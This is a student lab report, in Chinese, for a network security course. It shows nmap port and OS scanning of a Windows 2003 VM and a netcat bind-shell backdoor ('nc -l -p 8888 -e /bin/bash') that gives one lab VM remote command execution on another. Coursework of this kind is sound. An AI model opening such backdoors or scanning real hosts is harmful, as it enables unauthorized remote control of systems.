

lab1 网络安全基础实验

PB18111707 吕瑞

Part 1


使用 ubuntu 虚拟机中的网络侦查工具 nmap，查看已下载的 Windows 2003 虚拟机中开放了哪些网络端口，用 nmap 探测 Window 2003 虚拟机的操作系统类型。

1. 下载 nmap

```
1 | $ sudo apt -y install nmap
```

2. 将 Windows 2003 的网络模式设置为桥接网卡。

打开 Windows 2003 虚拟机，获取该虚拟机的 ip 地址。



```
Visual Studio 2008 Command Prompt
Setting environment for using Microsoft Visual Studio 2008 x86 tools.

C:\work>ipconfig


Windows IP Configuration

Ethernet adapter 本地连接:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.56.101
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 

C:\work>
```

3. 在 ubuntu 中使用 nmap 工具探测 Windows 2003 虚拟机中开放的网络端口



```
lvruil@lvruil-VirtualBox:~$ sudo nmap 192.168.56.101

Starting Nmap 7.01 ( https://nmap.org ) at 2021-03-30 12:26 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.021s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1025/tcp   open  NFS-or-IIS
1026/tcp   open  LSA-or-nterm
MAC Address: 08:00:27:A9:11:8D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 49.27 seconds
```

4. 使用 nmap 探测 Windows 2003 虚拟机的操作系统类型

```
lvruil@lvruil-VirtualBox:~$ sudo nmap -O 192.168.56.101

Starting Nmap 7.01 ( https://nmap.org ) at 2021-03-30 12:28 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0099s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
MAC Address: 08:00:27:A9:11:8D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows XP SP2 or Windows Server 2003 SP1 or SP2
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.26 seconds
```

Part 2

在 ubuntu 虚拟机中用经典的网络安全工具 netcat 在本机开启一个监听端口，实现远程木马的功能。

1. ubuntu 上默认安装的是 netcat-openbsd，不能开启监听端口，所以首先下载经典的 netcat-traditional

```
1 | $ sudo apt-get -y install netcat-traditional
```

接下来设置默认的 nc 版本：

```
1 | sudo update-alternatives --config nc
```

```
lvruil@lvruil-VirtualBox:~$ sudo update-alternatives --config nc
有 2 个候选项可用于替换 nc (提供 /bin/nc)。

  选择            路径                  优先级  状态
-----
* 0                /bin/nc.openbsd          50      自动模式
  1                /bin/nc.openbsd          50      手动模式
  2                /bin/nc.traditional      10      手动模式

要维持当前值[*]请按<回车键>，或者键入选择的编号：2
update-alternatives: 使用 /bin/nc.traditional 来在手动模式中提供 /bin/nc (nc)
lvruil@lvruil-VirtualBox:~$
```

2. 获取主机 ubuntu32 的 ip 地址

```
1 | $ ifconfig -a
```

```


lvruil@lvruil-VirtualBox:~$ ifconfig -a
enp0s3      Link encap:以太网 硬件地址 08:00:27:90:ce:9d
            inet 地址:192.168.56.102 广播:192.168.56.255 掩码:255.255.255.0
            inet6 地址: fe80::486b:5081:8aa5:ae7a/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
            接收数据包:2261 错误:0 丢弃:0 过载:0 帧数:0
            发送数据包:1166 错误:0 丢弃:0 过载:0 载波:0
            碰撞:0 发送队列长度:1000
            接收字节:260226 (260.2 KB)  发送字节:1319289 (1.3 MB)

lo          Link encap:本地环回
            inet 地址:127.0.0.1 掩码:255.0.0.0
            inet6 地址: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  跃点数:1
            接收数据包:23002 错误:0 丢弃:0 过载:0 帧数:0
            发送数据包:23002 错误:0 丢弃:0 过载:0 载波:0
            碰撞:0 发送队列长度:1000
            接收字节:1702056 (1.7 MB)  发送字节:1702056 (1.7 MB)

```

主机 ip : 192.168.56.102

3. 将主机 ubuntu32 (主机 A) 作为 server, 开启后门:



```

ubuntu32 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
终端 终端 文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H) 23:05
lvruil@lvruil-VirtualBox: ~
-o file          hex dump of traffic
-p port          local port number
-r              randomize local and remote ports
-q secs         quit after EOF on stdin and delay of secs
-s addr         local source address
-T tos          set Type Of Service
-t             answer TELNET negotiation
-u             UDP mode
-v             verbose [use twice to be more verbose]
-w secs         timeout for connects and final net reads
-C             Send CRLF as line-ending
-z             zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
lvruil@lvruil-VirtualBox:~$ nc -l -p 8888 -e cmd.exe
exec cmd.exe failed : No such file or directory
lvruil@lvruil-VirtualBox:~$ nc -l -p 8888 -e cmd.exe
exec cmd.exe failed : No such file or directory
lvruil@lvruil-VirtualBox:~$ nc -l -p 8888
ls
hello world
$ls
lvruil@lvruil-VirtualBox:~$ nc -l -p 8888 -e /bin/bash

```

4. 主机 ubuntu32_2 (主机 B) 作为 client:

ubuntu32_2 [正在运行] - Oracle VM VirtualBox

管理 控制 视图 热键 设备 帮助

终端

```
lvruil@lvruil-VirtualBox: ~  
$ ls  
^C  
lvruil@lvruil-VirtualBox: ~$ nc 192.168.56.102 8888  
ifconfig  
enp0s3      Link encap:以太网  硬件地址 08:00:27:90:ce:9d  
            inet 地址:192.168.56.102 广播:192.168.56.255 掩码:255.255.255.0  
            inet6 地址: fe80::486b:5081:8aa5:ae7a/64 Scope:Link  
            UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1  
            接收数据包:3318  错误:0  丢弃:0  过载:0  帧数:0  
            发送数据包:1207  错误:0  丢弃:0  过载:0  载波:0  
            碰撞:0  发送队列长度:1000  
            接收字节:358845 (358.8 KB)  发送字节:1323335 (1.3 MB)  
  
lo          Link encap:本地环回  
            inet 地址:127.0.0.1  掩码:255.0.0.0  
            inet6 地址: ::1/128 Scope:Host  
            UP LOOPBACK RUNNING  MTU:65536  跃点数:1  
            接收数据包:23018  错误:0  丢弃:0  过载:0  帧数:0  
            发送数据包:23018  错误:0  丢弃:0  过载:0  载波:0  
            碰撞:0  发送队列长度:1000  
            接收字节:1703016 (1.7 MB)  发送字节:1703016 (1.7 MB)  
  
ls  
examples.desktop
```

即可实现主机 B 对主机 A 的远程控制，在 B 中输入命令行，会返回在 A 中的执行结果。